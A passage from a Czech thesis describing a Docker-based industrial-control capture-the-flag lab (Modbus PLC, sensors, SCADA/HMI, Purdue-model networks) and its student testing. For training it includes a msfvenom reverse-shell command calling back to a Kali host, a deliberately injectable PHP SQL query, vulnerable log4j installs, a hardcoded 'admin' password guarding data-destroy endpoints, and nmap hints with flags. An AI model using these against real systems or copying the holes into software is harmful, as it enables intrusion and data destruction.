- valve actuator (ventil), který řídí průtok koncentrované tekutiny určitého z vodní nádržky do jiné místnosti.

PLC:

- s definovanou logikou pro řízení akčních členů po přijetí dat ze senzorů. Strukturováno do hvězdicové topologie.

SCADA/HMI:

- backend – přijímá data z PLC,
- webová aplikace Flask,
- zobrazení komponent pomocí Javascriptu a CSS.

Pro účel této struktury byla vytvořena síť *plc-network*, která bude zpřístupněna studentům pro testování.

PLC využívá kódy funkce pro operace:

- **Functional code 3** – *Read Holding Registers* pro čtení teploty, vlhkosti, koncentrace chemikálií a pH hodnoty,

```
temperature = context[1].getValues(3, 0, count=1)[0]
humidity = context[3].getValues(3, 0, count=1)[0]
chemical_concentration = context[9].getValues(3, 0, count=1)[0]
ph_value = context[10].getValues(3, 0, count=1)[0]
```

- **Functional code 5** – *Write Single Coil* pro emulaci zapnutí/vypnutí (1, 0) ventilátoru, odvlhčovače a ventilu,

```
fan_status = 1 if temperature > 25 else 0
dehumidifier_status = 1 if humidity > 70 or chemical_concentration > 10 else 0
valve_status = 1 if ph_value >= 7 else 0

context[4].setValues(1, 0, [fan_status])
context[6].setValues(1, 0, [dehumidifier_status])
context[11].setValues(1, 0, [valve_status])
```

- **Functional code 15** – *Write Multiple Registers* pro detekci datové injekce.

```
for slave_id in range(1, 12):
context[slave_id].setValues(3, 20, [connection_count])
context[slave_id].setValues(3, 21, [data_injection_count])
context[slave_id].setValues(3, 23, [1 if flag_data_injection_detected else 0])
```

V PLC jsou také definovány slave zařízení (sensory a aktivní prvky). ModbusSequentialDataBlock třída vytváří kontext pro Modbus slave, který obsahuje všechny potřebné informace o registrech a stavech zařízení. ModbusSequentialDataBlock je použit pro ukládání hodnot do různých typů Modbus registrů. Tento blok může ukládat hodnoty a zajišťuje, že jsou přístupné ve správném pořadí. Pro senzory jsou využity diskrétní vstupy (Discrete inputs, v kódu "di=") pouze pro čtení, pro aktuátory cívky (Coils, v kódu "co=") ke čtení i zapisování.

```
...
slaves = {
    1: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
        ↪ di=ModbusSequentialDataBlock(0, [0]*10)), # temperature sensor
    # 2: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
        ↪ di=ModbusSequentialDataBlock(0, [0]*10)), # pressure sensor
```

```
        3: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ di=ModbusSequentialDataBlock(0, [0]*10)), # humidity sensor
        4: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ co=ModbusSequentialDataBlock(0, [0]*10)), #
        5: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ co=ModbusSequentialDataBlock(0, [0]*10)),
        6: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ co=ModbusSequentialDataBlock(0, [0]*10)),
        7: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ di=ModbusSequentialDataBlock(0, [0]*10)),
        8: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ di=ModbusSequentialDataBlock(0, [0]*10)), # chemical level sensor
        9: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ di=ModbusSequentialDataBlock(0, [0]*10)),
        10: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ di=ModbusSequentialDataBlock(0, [0]*10)),# pH sensor
        11: ModbusSlaveContext(hr=ModbusSequentialDataBlock(0, [0]*100),
            ↪ co=ModbusSequentialDataBlock(0, [0]*10)),
    }
    ...
```

Senzory generují náhodné hodnoty, které by mohly odpovídat realitě. Například teplotní senzor určený pro měření teploty prostoru generuje teploty mezi 20 a 30 stupni Celsia, na které potom reaguje PLC podle logiky a zapíše podle kódu funkce 5 stav pro ventilátor.

```
# Teplotní sensor
...
def run():
    plc_host = os.getenv('PLC_HOST', 'plc-server')
    plc_port = 502
    slave_id = 1  # ID slave pro teplotní senzor

    client = ModbusTcpClient(plc_host, port=plc_port)

    try:
        client.connect()
        while True:
            temperature = int(random.uniform(20, 30))
            print(f"Sending temperature: {temperature}")

            # Zapisujeme teplotu do registru 0
            result = client.write_register(0, temperature, unit=slave_id)
            print(f"Write result: {result}")

            time.sleep(10)

    except Exception as e:
        print(f"An error occurred: {e}")

    finally:
        client.close()

if __name__ == "__main__":
    run()
```

Aktuátor, který reaguje na příkazy PLC. PLC pak na základě datového vstupu od senzoru rozhodne, zda se ventilátor vypne nebo se spustí. Logika v PLC je nastavena podle toho, zda je teplota vyšší nebo nižší než 26 °C.

```
# Aktivní prvek - ventilátor
...
    slave_id = 4  # ID slave pro ventilátor
    log.debug(f"Connecting to PLC at {plc_host}:{plc_port}")
```

```
    client = ModbusTcpClient(plc_host, port=plc_port)

    try:
        client.connect()
        log.debug("Connected to PLC")
        while True:
            # čtení stavu cívky
            result = client.read_coils(0, 1, unit=slave_id)
            if not result.isError():
                coil_status = result.bits[0]
                log.debug(f"Fan status: {'ON' if coil_status else 'OFF'}")
                # Logika pro zapnuti/vypnuti
                if coil_status == 1:
                    log.info("Fan is ON")
                else:
                    log.info("Fan is OFF")
            else:
...
```

Speciální „skupinka“ slave zařízení je dále definovaná ve skriptu tank_simulation.py. Skript se zaměřuje na tři hlavní parametry nádrže: hladinu vody, hladinu chemikálií a hodnotu pH.

```
...
water_slave_id = 7
chemical_slave_id = 8
ph_slave_id = 10
...
water\_level = 95  # Inicializuje počáteční hodnotu pro hladinu vody
chemical\_level = 5  # hladina chemikálií
ph\_value = 7.0  # pH hodnota

while True:
    water\_level = min(water\_level + random.randint(1, 5), 100)
    chemical\_level = min(chemical\_level + random.randint(0, 3), 12)
...
# čtení hodnoty hladiny chemikálií z PLC
chemical_level_register = client.read_holding_registers(0, 1,
    ↪ unit=chemical_slave_id).getRegister(0)
if chemical_level_register != chemical_level:
    chemical_level = chemical_level_register
...
# výpočet koncentrace chemikálií a úprava hodnot
current_concentration = (chemical_level / water_level) * 100 if water_level > 0 else 0

if current_concentration > 12:
    chemical_level = water_level * 12 / 100
elif current_concentration < 5:
    chemical_level = water_level * 5 / 100
...
# simulace změn pH hodnoty
if ph_value < 7.9:
    ph_value += random.uniform(0.1, 0.3)
elif ph_value > 7.9:
    ph_value -= random.uniform(0.1, 0.3)

ph_value = max(0, min(ph_value, 14))
...
# zápis hodnot do PLC
client.write_register(0, int(water_level), unit=water_slave_id)
client.write_register(0, int(chemical_level), unit=chemical_slave_id)
client.write_register(0, int(ph_value * 100), unit=ph_slave_id)
...
```

Zobrazení komunikace mezi PLC, senzory a aktuátory probíhá na webovém rozhraní, které emuluje zařízení SCADA/HMI. Webová prezentace zobrazuje ventilátor, odvlhčovač a vodní nádrž, která se plní vodou a chemikáliemi. PLC a webová aplikace fungují jako server-klient. Webová aplikace inicializuje Flask, poté načítá adresu a port PLC. Po připojení k PLC čte registry a cívky pro získání aktuálních hodnot senzorů a aktuátorů. Celý systém SCADA/HMI je definován následovně:

- **Struktura a design:**
  - `index.html` definuje základní strukturu SCADA/HMI dashboardu, který obsahuje několik zásadních komponent:
    - Hlavní část, která zobrazuje stav různých zařízení, jako je například ventilátor.

```
<div class="row">
    <div class="component">
        <img src="/static/images/fan.png" alt="Fan" id="fan_image" class="fan">
        <p>Fan Status: <span id="fan_status">Loading...</span></p>
    </div>
...
```

    - Vodní nádržka, která slouží k vizualizaci hladiny vody a chemikálií v nádrži.

```
<div class="component tank-container">
    <svg class="tank-system" viewBox="0 0 200 300">
        <rect x="50" y="50" width="100" height="200" fill="#e0e0e0" stroke="#000"
            ↪ stroke-width="2"/>
        <rect id="water" x="50" y="150" width="100" height="100" fill="#2196F3"/>
        <rect id="chemical" x="50" y="150" width="100" height="0" fill="#FF5722"/>
        <rect x="30" y="0" width="20" height="50" fill="#ddd" />
        <rect x="30" y="50" width="20" height="50" fill="#ddd" />
        <rect x="150" y="180" width="50" height="10" fill="#ddd" />
        <polygon id="valve" points="150,175 155,180 150,185 145,180" fill="#666" />
        <text x="100" y="250" font-size="14" fill="#000">Valve: <tspan
            ↪ id="valve_status">Closed</tspan></text>
        <rect id="output_pipeline" x="150" y="185"
...
```

    - Zobrazení grafů, které je uskutečněno díky knihovně Chart.js.
  - styles.css definuje vzhled a chování jednotlivých prvků na stránce:
    - Animace pro komponenty jako je pulzování odvlhčovače, když je zapnutý.

```
...
.dehumidifier.running {
    animation: pulse 1s infinite;
}
...
```

- **Funkcionalita:**
  - `scripts.js` obsahuje logiku pro dynamické aktualizace ve SCADA v reálném čase:
    - Aktualizace stavů je načítána každou sekundu a zobrazována na základě AJAX volání (`fetchStatus()`). Data se získávají z backendu.

```
...
function fetchStatus() {
    $.getJSON('/status', function(data) {
        console.log('Received data:', data); // Debugging statement to see the
            ↪ received data

        updateElementText('#temperature', data.temperature.toFixed(2) + '  C ');
        updateElementText('#humidity', data.humidity.toFixed(2) + ' %');
        updateElementText('#fan_status', data.fan_status ? 'Running' : 'Stopped');
```

```
        updateElementText('#dehumidifier_status', data.dehumidifier_status ?
            ↪ 'Running' : 'Stopped');
        updateElementText('#water_level', data.water_level + ' %');
        updateElementText('#chemical_level', data.chemical_level + ' %');
        updateElementText('#chemical_concentration',
            ↪ data.chemical_concentration.toFixed(2) + ' pH');
        updateElementText('#ph_value', (data.ph_value / 100).toFixed(2));
...
```

* Data ze senzorů jsou zobrazena podle lineárních grafů. Tyto grafy se dynamicky aktualizují s novými daty.
* Změna stavu zařízení je dosažena pomocí animace, například ventilátor začne rotovat, pokud je spuštěn.

```
        // Aktualizace grafů
        updateChart(temperatureChart, data.temperature);
        updateChart(humidityChart, data.humidity);

        // Aktualizace výšky vody a chemikálií v nádrži
        updateTankLevels(data.water_level, data.chemical_level);

        // Otevření ventilu a animace odtoku vody při dosažení pH 7,2
        if (data.ph_value >= 7.2) {
            $('#valve').addClass('open');
            $('#valve_status').text('Open');
            $('#output_pipeline').addClass('flowing');
        } else {
            $('#valve').removeClass('open');
            $('#valve_status').text('Closed');
            $('#output_pipeline').removeClass('flowing');
        }
...
```

- **Interakce s backendem:**
  - Používá se JSON API k získávání dat z backendu. Tato data jsou pak zaktualizována na uživatelském rozhraní:
    * Každé zobrazené zařízení má svůj stav, který je dynamicky aktualizován. Například stav ventilátoru (`fan_status`), který může být ve stavu „Running“ nebo „Stopped“.

```
        ...
        // Aktualizace stavů obrázků
        toggleClass('#fan_image', 'running', data.fan_status);
        toggleClass('#dehumidifier_image', 'running', data.dehumidifier_status);
        $('#dehumidifier_image').attr('src', data.dehumidifier_status ?
            ↪ "/static/images/full_water_drop.png" :
            ↪ "/static/images/empty_water_drop.png");
        ...
```

    * SCADA také monitoruje bezpečnostní stavy, jako je detekce injekce dat.

```
            ...
            $(   #flag\_data\_injection\_detected ).
                ↪ text(data.flag\_data\_injection\_detected ?    Yes    :
                ↪    No   );
            ...
```

Ke spuštění všech kontejnerů pak slouží soubor docker-compose.yml. Jako první se musí spustit PLC zařízení, které je definováno v souboru jako plc-server.


```
    ...
```

```
services:
    plc-server:
        build:
            context: .
            dockerfile: Dockerfile
        command: python plc_server.py
        ports:
            - "502:502"
        networks:
         - plc-network
...
```

Poté se spouští senzory, aktuátory a webové rozhraní SCADA/HMI. Příklad níže je uveden k síťové konfiguraci teplotního senzoru.

```
...
temperature-sensor:
    build:
        context: .
        dockerfile: Dockerfile
    command: python sensors/temperature_sensor.py
    networks:
        - plc-network
    environment:
        - PLC_HOST=plc-server
    depends_on: # spuštění po plc-server
        - plc-server
```

Po spuštění kontejnerů vypadá vizuální zobrazení na obrázku 4.3 a 4.4.




Obr. 4.3: Zobrazení Dashboardu SCADA/HMI.

4.1.2 Vývoj prostředí pro celodenní verzi

Technickou realizaci celodenní CTF hry je potřeba rozlišit podle sítí a zařízení. Síťová architektura podle Purdue modelu byla pro účely celodenní CTF hry zjednodušena. Byly vynechány následující úrovně Purdue modelu:

- Úroveň 5 (Level5),
- DMZ (demilitarizovaná zóna),
- Úroveň 0 (Level0).

Level5 a Level4 jsou spojené. Level0 demonstruje běžně fyzické procesy, které v této hře ovšem nejsou přítomny. Nicméně pro budoucí rozvíjení hry není problém další sítě přidat. Správu sítí zajišťuje soubor



Obr. 4.4: Zobrazení Dashboardu SCADA/HMI.

docker-compose.yml. V tomto souboru jsou sítě předdefinované a není potřeba síť vytvářet externě. Se spuštěním docker-compose se vytvoří automaticky.

```
  networks:
level4:
  driver: bridge
  ipam:
    config:
      - subnet: 172.24.0.0/16
level3:
  driver: bridge
  ipam:
    config:
      - subnet: 172.21.0.0/16
level2:
  driver: bridge
  ipam:
    config:
      - subnet: 172.20.0.0/16
```

```
  level1:
    driver: bridge
    ipam:
      config:
        - subnet: 172.19.0.0/16
```

Názvy definovaných sítí jsou **level4**, **level3**, **level2** a **level1**. Každá z definovaných sítí představuje izolovanou komunikační doménu, kde služby mohou navzájem komunikovat pouze v rámci této sítě. Tímto způsobem je zajištěna izolace a kontrola nad tím, jaké služby mají přístup k datům a procesům v jiných částech systému. Například služby, které fungují na úrovni level1, jsou odpovědné za řízení a monitorování základních procesů (senzory a akční členy), a proto jsou umístěny v síti level1, kde komunikují s PLC serverem. Naopak služby v síti level4 jako jsou ubuntu_client_instance a ubuntu_lisa jsou součástí vyšších vrstev IT infrastruktury. Aby byla zajištěna komunikace mezi různými úrovněmi (a tím i sítěmi), jsou definovány různé proxy služby, které fungují jako brány mezi sítěmi. Tyto proxy služby (například hmi-plc-proxy, engineering-plc-proxy, a level4-level3-proxy) umožňují specifickou a kontrolovanou komunikaci mezi službami, které jsou umístěny v různých sítích. Například hmi-plc-proxy umožňuje SCADA/HMI systému komunikovat s PLC serverem, přestože jsou tyto dvě služby v různých sítích (level2 a level1).

První sítí je **level4**, která zahrnuje mailserver, SQL databázi s webovým rozhraním a dvě ubuntu stanice. K zajištění přístupu z Kali do jedné ze stanic do této sítě byl vytvořen generický reverse shell pomocí msfvenom, který studentům zajistí prvotní přístup do emulované infrastruktury. Shell naslouchá IP adrese Kali a defaultnímu portu 4444.

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.0.121 LPORT=4444 -f elf > hey.elf
```

Reverse shell se spouští automaticky spolu s kontejnerem. Ubuntu stanice s reverse shell je definována souborem Dockerfile. Tento kontejner umožňuje dále spouštění skriptu *entrypoint.sh*, který zajišťuje běh generického reverse shellu a SSH serveru. Reverse shell slouží pak jako další prvek pro vytvoření stabilnějšího spojení ze strany studenta, což lze provést přes službu SSH. Pro tuto stanici byl vytvořen vlastní Dockerfile.

Řízení spouštění této stanice s potřebnými konfiguracemi, jako je například umístění do sítě, zajišťuje soubor docker-compose.yml.

Skript entrypoint.sh se stará o spuštění SSH serveru. Další funkcí skriptu je zajištění naslouchání reverse shellu, který loguje stav připojení po 10 sekundách. Zapisuje do logu zprávu, že se spouští ELF soubor (Executable and Linkable Format soubor, typicky spustitelný soubor na Unix-based systémech). Pokud reverse shell skončí úspěšně (návratový kód 0), zapíše do logu, že proces skončil úspěšně. Pokud ne, zapíše do logu chybový kód. Před dalším pokusem čeká 10 sekund. Tato funkce je nezbytná z důvodu, že když se student připojí na reverse shell a pak přeruší spojení, tak bez tohoto nastavení se stává, že další spojení už není možné navázat.

```
...
        echo "Retrying in 10 seconds..." | tee -a /home/personal/hey_debug.log
        sleep 10
    done
}

# Kontrola existence souboru /app/hey.elf
if [ -f /app/hey.elf ]; then
    chmod +x /app/hey.elf
    start_reverse_shell
else
```

```
    echo "/app/hey.elf not found!" | tee -a /home/personal/hey_debug.log
    exit 1
fi
```

Dalším kontejnerem v této síti je SQL server se zranitelným kódem. Dockerfile používá základní obraz PHP s Apache serverem a instaluje rozšíření mysql, které je nezbytné pro komunikaci s MySQL databází. Zdrojové soubory jsou kopírovány do kontejneru do adresáře `/var/www/html/`, kde jsou nastaveni příslušní vlastníci a oprávnění. Kontejner vystavuje port 80 pro přístup k webové aplikaci. Dále soubor .htaccess zajišťuje, že přístup k databázi je možný pouze v síti level1.

```
# Nastavení .htaccess souboru
RUN echo "Order Deny,Allow\nDeny from all\nAllow from 172.24.0.0/16" > /var/www/html/.htaccess

# Exponování portu 80
EXPOSE 80
```

K fungování databáze je vyroben SQL skript. Tento skript obsahuje tabulku uživatelů s hesly v hash podobě. Další tabulka obsahuje flag a třetí tabulka definuje instrukci pro uživatele, co dělat s hesly. Skript obsahuje požadavek a přítomnost parametru „username“. Poté následuje zranitelný SQL dotaz.

```
// Zranitelný SQL dotaz
$result = $mysqli->query("SELECT * FROM users WHERE username = '$username'");
```

Nastavení v docker-compose.yml tohoto serveru pak vypadá následovně ve výpisu kódu níže.

```
    smlouvy_web:
      build:
        context: ./sql_injection
        dockerfile: Dockerfile
      container_name: smlouvy_web
      ports:
        - "8888:80"
      networks:
        - level4
      volumes:
        - ./src:/var/www/html  # připojení src složky s php aplikací
      environment: # nastavení databáze
        - MYSQL_HOST=smlouvy_mysql
        - MYSQL_USER=user
        - MYSQL_PASSWORD=password
        - MYSQL_DATABASE=database
```

Kontejner, který charakterizuje mail server, neobsahuje specifickou zranitelnost ke zneužití. Neočekává se s tímto kontejnerem žádná zvláštní interakce. Podporuje protokoly SMTP (Simple Mail Transfer Protocol), POP3 (Post Office Protocol) a IMAP (Internet Message Access Protocol). Kontejner využívá Debian Buster jako základní obraz a obsahuje nástroje jako Postfix a Dovecot pro správu e-mailové komunikace. Konfigurace Dockerfile a souborů master.cf a dovecot.conf je ukázána níže ve výpisech.

```
...
# Spuštění postfixu a dovecotu
CMD service rsyslog start && \
    service postfix start && \
    service dovecot start && \
    tail -F /var/log/mail.log
```

O spuštění kontejneru se dále stará docker-compose.yml. Níže je výpis konfigurace tohoto souboru.

```
  mailserver:
    build:
      context: ./mail_server
      dockerfile: Dockerfile
    container_name: mailserver
    volumes:
      - ./mail_server/postfix:/etc/postfix
      - ./mail_server/dovecot:/etc/dovecot
    ports:
      - "25:25"
      - "143:143"
    networks:
      - level4
```

Poslední kontejner v této síti se nazývá ubuntu_lisa. Tato stanice má nastavenou komunikaci jak v síti level4, tak připojení do nižší vrstvy level3, konkrétně do inženýrské stanice. Tato stanice také obsahuje webovou aplikaci se zranitelností log4j. Má také otevřený port pro SSH. Dockerfile obsahuje podobné nastavení SSH jako v případě kontejneru s reversním shellem. Níže je vypsána konfigurace, která se stará o stažení balíčků se zranitelností log4j.

```
...
# Instalace zranitelné verze Log4j
RUN wget
    ↪ https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar
    ↪ -P /usr/local/lib/
RUN wget
    ↪ https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar
    ↪ -P /usr/local/lib/
...
...
ENTRYPOINT ["/entrypoint.sh"]
```

Skript entrypoint.sh obsahuje příkaz ke spuštění SSH služby a Java aplikace v kontejnerovém prostředí.

```
...
java -jar target/log4j-example-1.0-SNAPSHOT-jar-with-dependencies.jar
exec "$@"
```

Komunikace se stanicí v síti **level3** je zajištěna pomocí proxy. Proxy se spouští z lehkého obrazu alpine, který využívá pouze službu socat. Socat zajišťuje přepojení mezi více službami. Příkaz pro spuštění služby se stará o připojení příchozího spojení na portu 12345 k portu 22. To znamená, že když se někdo připojí k portu 12345 na tomto proxy serveru, jeho spojení bude přesměrováno na SSH službu na kontejneru ubuntu_engineering.

```
 level4-level3-proxy:
    image: alpine/socat
    container_name: level4-level3-proxy
    command: tcp-listen:12345,fork tcp-connect:ubuntu_engineering:22
...
```

Definice ve správě kontejnerů je potom nastavena způsobem, který je uvedený níže.

```
...
      context: ./ubuntu2
      dockerfile: Dockerfile
    container_name: ubuntu_lisa
    tty: true
    stdin_open: true
    networks:
      - level4
```

```
...
    ports:
      - "2223:22"
      - "8080:8080"  # Otevřený port pro HTTP server - log4j zranitelnost
```

Síť level3 obsahuje stanici ubuntu_engineering a Historian server. V této síti se nachází propojení Historian serveru a inženýrské stanice skrze proxy do nižších úrovní sítí, jako je level2, ve které se nachází SCADA/HMI (popis v 4.1.1), a level1.

Propojení inženýrské stanice (ubuntu_engineering) s level1 je definováno v docker-compose.yml souboru. Inženýrská stanice má tzv. dual-homed nastavení, což znamená, že je připojena ke dvěma odděleným sítím současně. Toto nastavení umožňuje stanici komunikovat s oběma sítěmi a slouží jako most mezi nimi. V kontextu síťové architektury to znamená, že stanice má dvě síťová rozhraní – každé připojené k jiné síti. Tímto způsobem může stanice přijímat data z jedné sítě a předávat je do druhé, což poskytuje flexibilitu v komunikaci a umožňuje přístup k různým zdrojům dat nebo systémům, které jsou umístěny v oddělených síťových zónách. Toto nastavení je obecně v OT sítích nedoporučováno.

```
  ubuntu_engineering:
    build:
      context: ./ubuntu_engineering
      dockerfile: Dockerfile
    container_name: ubuntu_engineering

    networks:
      - level3
      - level1
    ports:
      - "2224:22"
      - "7000:7000"
      - "15000:15000"  # Expose HMI proxy port
    tty: true
    stdin_open: true
```

Historian server ukládá data ze SCADA/HMI do CSV souboru. Server používá aplikaci Flask, respektive jeho API k získávání dat ze systému SCADA/HMI, který, jak již bylo uvedeno, používá také tuto aplikaci. Historian obsahuje zranitelnost ve formě neošetřené validace vstupů. Dockerfile využívá obraz python:3.8-slim. Dále Dockerfile definuje instalaci požadovaných balíčků, aby python skript pro Historian se spouštěl bez problémů. Při spuštění obrazu se spouští skript historian.py. Skript historian.py využívá knihovnu pandas pro ukládání dat do CSV, requests k provádění HTTP požadavků na SCADA/HMI server pro získání dat a nakonec knihovnu pro zmíněný webový framework Flask. Konfigurace spojení Historianu se SCADA/HMI serverem umožní získat IP adresu a port serveru SCADA/HMI. Historian čte data ze serveru každých 10 sekund a taky určuje cestu k souboru, kam jsou data ukládána pro možnou pozdější analýzu.

```
HMI_SERVER_IP = os.getenv('HMI_HOST', 'historian-hmi-proxy')
HMI_SERVER_PORT = os.getenv('HMI_PORT', 5000)

READ_INTERVAL = 10  # seconds
OUTPUT_FILE = 'historian_data.csv'
```

Čtení dat ze SCADA/HMI serveru je definováno pomocí funkce read_hmi_data(), která provádí GET požadavek na SCADA server a vrací data ve formátu JSON. V případě chyby se zaznamenává chybová zpráva v logu.

```
def read_hmi_data():
    try:
```

```
        response = requests.get(f'http://{HMI_SERVER_IP}:{HMI_SERVER_PORT}/status')
        response.raise_for_status()
        return response.json()
    except requests.RequestException as e:
        logging.error(f"Error reading from HMI: {e}")
        return None
```

Flask API endpoint přijímá data ve formátu JSON a je k nim je přidáno časové razítko. Tato data jsou pak uložena do CSV souboru.

```
@app.route('/data', methods=['POST'])
def add_data():
    data = request.json
    data['timestamp'] = time.time()
    df = pd.read_csv(OUTPUT_FILE)
    df = pd.concat([df, pd.DataFrame([data])], ignore_index=True)
    df.to_csv(OUTPUT\_FILE, index=False)
    return jsonify({'status': 'success'})
```

Další implementované funkce v API endpoint se týkají smazání a zničení dat. Tyto funkce jsou implementovány do Historian serveru kvůli scénáři v CTF hře. V obou případech po využití přiložených skriptů ve scénáři studenti získají flagy. Mazání a zničení dat se provádí na základě vyslání HTTP POST požadavku na data/delete a data/destroy. Student má k dispozici také smyšlenou dokumentaci k Historian serveru, aby zjistil, zda Historian server nevyužívá výchozí hesla.


```
...
    @app.route('/data/delete', methods=['POST'])
def delete_data():
    password = request.json.get('password')
    if password == 'admin':  # Slabé heslo pro zneužití
        df = pd.DataFrame(columns=['timestamp', 'temperature', 'pressure', 'humidity',
            ↪ 'chemical_concentration', 'ph_value'])
        df.to_csv(OUTPUT_FILE, index=False)
        return jsonify({'status': 'data deleted', 'flag': 'flag{data_deleted}'})
    else:
        return jsonify({'status': 'failure', 'reason': 'Unauthorized'}), 401
@app.route('/data/delete', methods=['POST'])
...
```

Historian server má tedy otevřený port 6000 v kontejneru pro možnost použití útočných skriptů na data. Historian je závislý na SCADA/HMI systému, který je v docker-compose definován jako HMI.

```
  historian:
    build:
      context: ./historian
      dockerfile: Dockerfile
    command: python historian.py
    ports:
      - "6000:6000"
    networks:
      - level3
    environment:
      - HMI_HOST=historian-hmi-proxy
      - HMI_PORT=5000
    depends_on:
      - hmi
```

V síti **level2** se pak nachází systém SCADA/HMI, který je použit i v případě hodinového scénáře. Rozdílná je pouze síťová konfigurace. SCADA/HMI získává data z PLC pomocí proxy. V síti **level1** se pak nachází PLC, sensory a aktuátory, které lze také nalézt v hodinovém scénáři.

Celková topologie je znázorněna na obrázku 4.5.



Obr. 4.5: Topologie pro celodenní CTF hru.

5 Průběh hry

Autor průběžně testoval všechny verze CTF her během jejího vývoje i po technickém dokončení hry. Posouzení obtížnosti, jasnosti textu, instruktáží, podpůrných materiálů a případně autorem neobjevených technických chyb záleží ovšem zejména na účastnících, kteří se takové události zúčastní. Proto byli osloveni studenti oboru Informační bezpečnost, aby pomohli otestovat všechny verze CTF her. Dobrovolníky byli studenti s variabilními znalostmi v oblasti průmyslových sítí a s různými zkušenostmi v hackingu. Všichni tito studenti se podíleli na testování jak hodinové CTF hry, tak celodenní CTF hry. Z důvodu různých znalostí a zkušeností byli tito studenti rozděleni do dvou skupin:

1. První skupina, která měla pocit, že jejich znalosti o průmyslové síti nejsou dostatečné, dostala scénář pro studenty středních škol. Někteří studenti také uvedli, že již dlouho nepracovali s nástroji, které se mají použít během CTF. V této skupině byli 4 dobrovolníci.
2. Druhá skupina, která se již setkala s průmyslovými sítěmi alespoň teoreticky, dostala scénář pro vysoké školy. Zároveň většina z této skupiny uvedla, že nástroje, které jsou na seznamu k používání během CTF, ovládá, nebo s nimi pracovala. V této skupině byli 4 dobrovolníci.

První problém vyvstal při nasazení virtuálního stroje do BUTCA. V novém datacentru se objevily potíže s nahráním virtuálního stroje s vytvořenou infrastrukturou v dockeru. Nastal i další problém, a to nahrání vytvořené infrastruktury do starší verze platformy. Scénáře budou do BUTCA přidány později. Z tohoto důvodu testování proběhlo následujícím způsobem:


- studentům byla sdílena VM Ubuntu, na které se nachází vytvořená infrastruktura v dockeru a také CTFd server, kde byly vytvořeny otázky pro obě verze CTF pro dvě obtížnosti,
- studenti virtuální stroj spustili na svém počítači a na základě instrukcí zahájili danou verzi hry (CTF-1h, CTF-24h),
- studenti dostali instrukci k připojení se do CTFd události.

CTF událost tedy probíhala podobně, jakoby byla nasazená přímo v Cyber Range BUTCA, jenom s menšími rozdíly. Implementaci modulů lze vidět na obrázku 5.1.

5.1 Průběh hodinové CTF hry

Hodinové CTF probíhalo nejdříve se skupinou, která byla v CTFd pojmenována jako střední škola. Z důvodu omezenějšího nastavení CTFd jako je například podpora pouze jedné nápovědy k získání flagu byly nápovědy upraveny tak, aby byly podrobnější. Příklad původní nápovědy, která měla být uplatněna do Cyber Range BUTCA:

- Nápověda 1: Otevřete terminál ve vašem Kali Linuxu a připravte si nástroj nmap pro skenování sítě. Nmap je mocný nástroj pro síťové skenování a detekci služeb.
- Nápověda 2: Pro skenování rozsahu IP adres použijte příkaz: nmap -Pn -p 502 172.29.0.0/16. Tento příkaz provede skenování všech IP adres v rozsahu 172.29.0.0/16 a zjistí, které mají otevřený port 502.
- Nápověda 3: Po dokončení skenování zkontrolujte výsledky. Hledejte IP adresy, které mají otevřený port 502. Výstup z nmap vám ukáže IP adresy a jejich otevřené porty.
- Nápověda 4: Služba, která běží na portu 502, je často používána pro Modbus komunikaci, v tomto případě pro verzi Modbus TCP/IP. V nmap výstupu by měla být uvedena jako mbap, což je zkratka pro ModbusApplication header. Flag je tedy: flag{172.29.0.2,mbap}



Obr. 5.1: Událost CTF vytvořená na platformě CTFd.

Namísto čtyřúrovňové nápovědy byla použita pouze jednoúrovňová, která víceméně zachycuje nápovědy výše uvedené:

- Najděte IP adresu 172.29.0.2. pomocí příkazu nmap -Pn 172.29.0.0/16. Zkuste zjistit pomocí příkazu nmap -Pn -p 502 172.29.0.2, jak se nazývá služba, která běží na tomto portu.

Toto testování bylo rozděleno pro skupinu „střední škola“ a „vysoká škola“ zvlášť. Odděleně pak probíhalo testování hodinové a celodenní verze. Dohromady proběhlo osm iterací testování ke všem scénářům.

5.1.1 Testování středoškolské verze hodinové CTF hry a zpětná vazba

Kvůli změnám testovacího prostředí bylo nutné, aby u účastníků CTF hry vše správně fungovalo. Testování probíhalo vzdáleně. V průběhu hry byl autor CTF hry přítomen online na platformě Discord. Před zahájením hry autor dohlížel na funkčnost všech komponent u účastníků, jako je zobrazení CTFd výzev, správného přihlášení do testovací skupiny a správné síťové nastavení mezi Ubuntu a Kali. Po potvrzení funkčnosti všech nezbytných komponent se účastník seznámil s principem CTF hry a jejími pravidly.

První testování CTF hry

Během testování byli všichni účastníci připojeni k platformě Discord. Z funkčního hlediska v průběhu hry nedošlo k žádným komplikacím a účastníci měli prostor věnovat se pouze hře. Během prvních dvaceti minut studenti zvládli projít všechny materiály k teoretické části a správně zadat flag. Po dokončení teoretické části se účastníci věnovali analýze ve Wireshark, která časově zabrala mnoho času (průměrně dvacet minut). Následující kroky, které spočívaly ve skenování, identifikaci zařízení, identifikaci slave zařízení a nakonec injektáží dat, byly pro studenty velmi zábavné a ocenili rychlou gradaci

po vleklé analýze pcapng souboru. Skupina zastupující střední školu dokončila CTF včas, ovšem s pomocí autorovy podpory v analýze Wireshark. Jelikož se jednalo pouze o čtyři dobrovolníky, zhodnocení CTF hry proběhlo formou dotazníku a také formou diskuze. Na základě výsledků z dotazníku bylo zjištěno, že je velmi dobře hodnocena teoretická část v:

- Modul 1,
- Modul 2,
- Modul 3,
- Modul 4,
- a Modul 5.

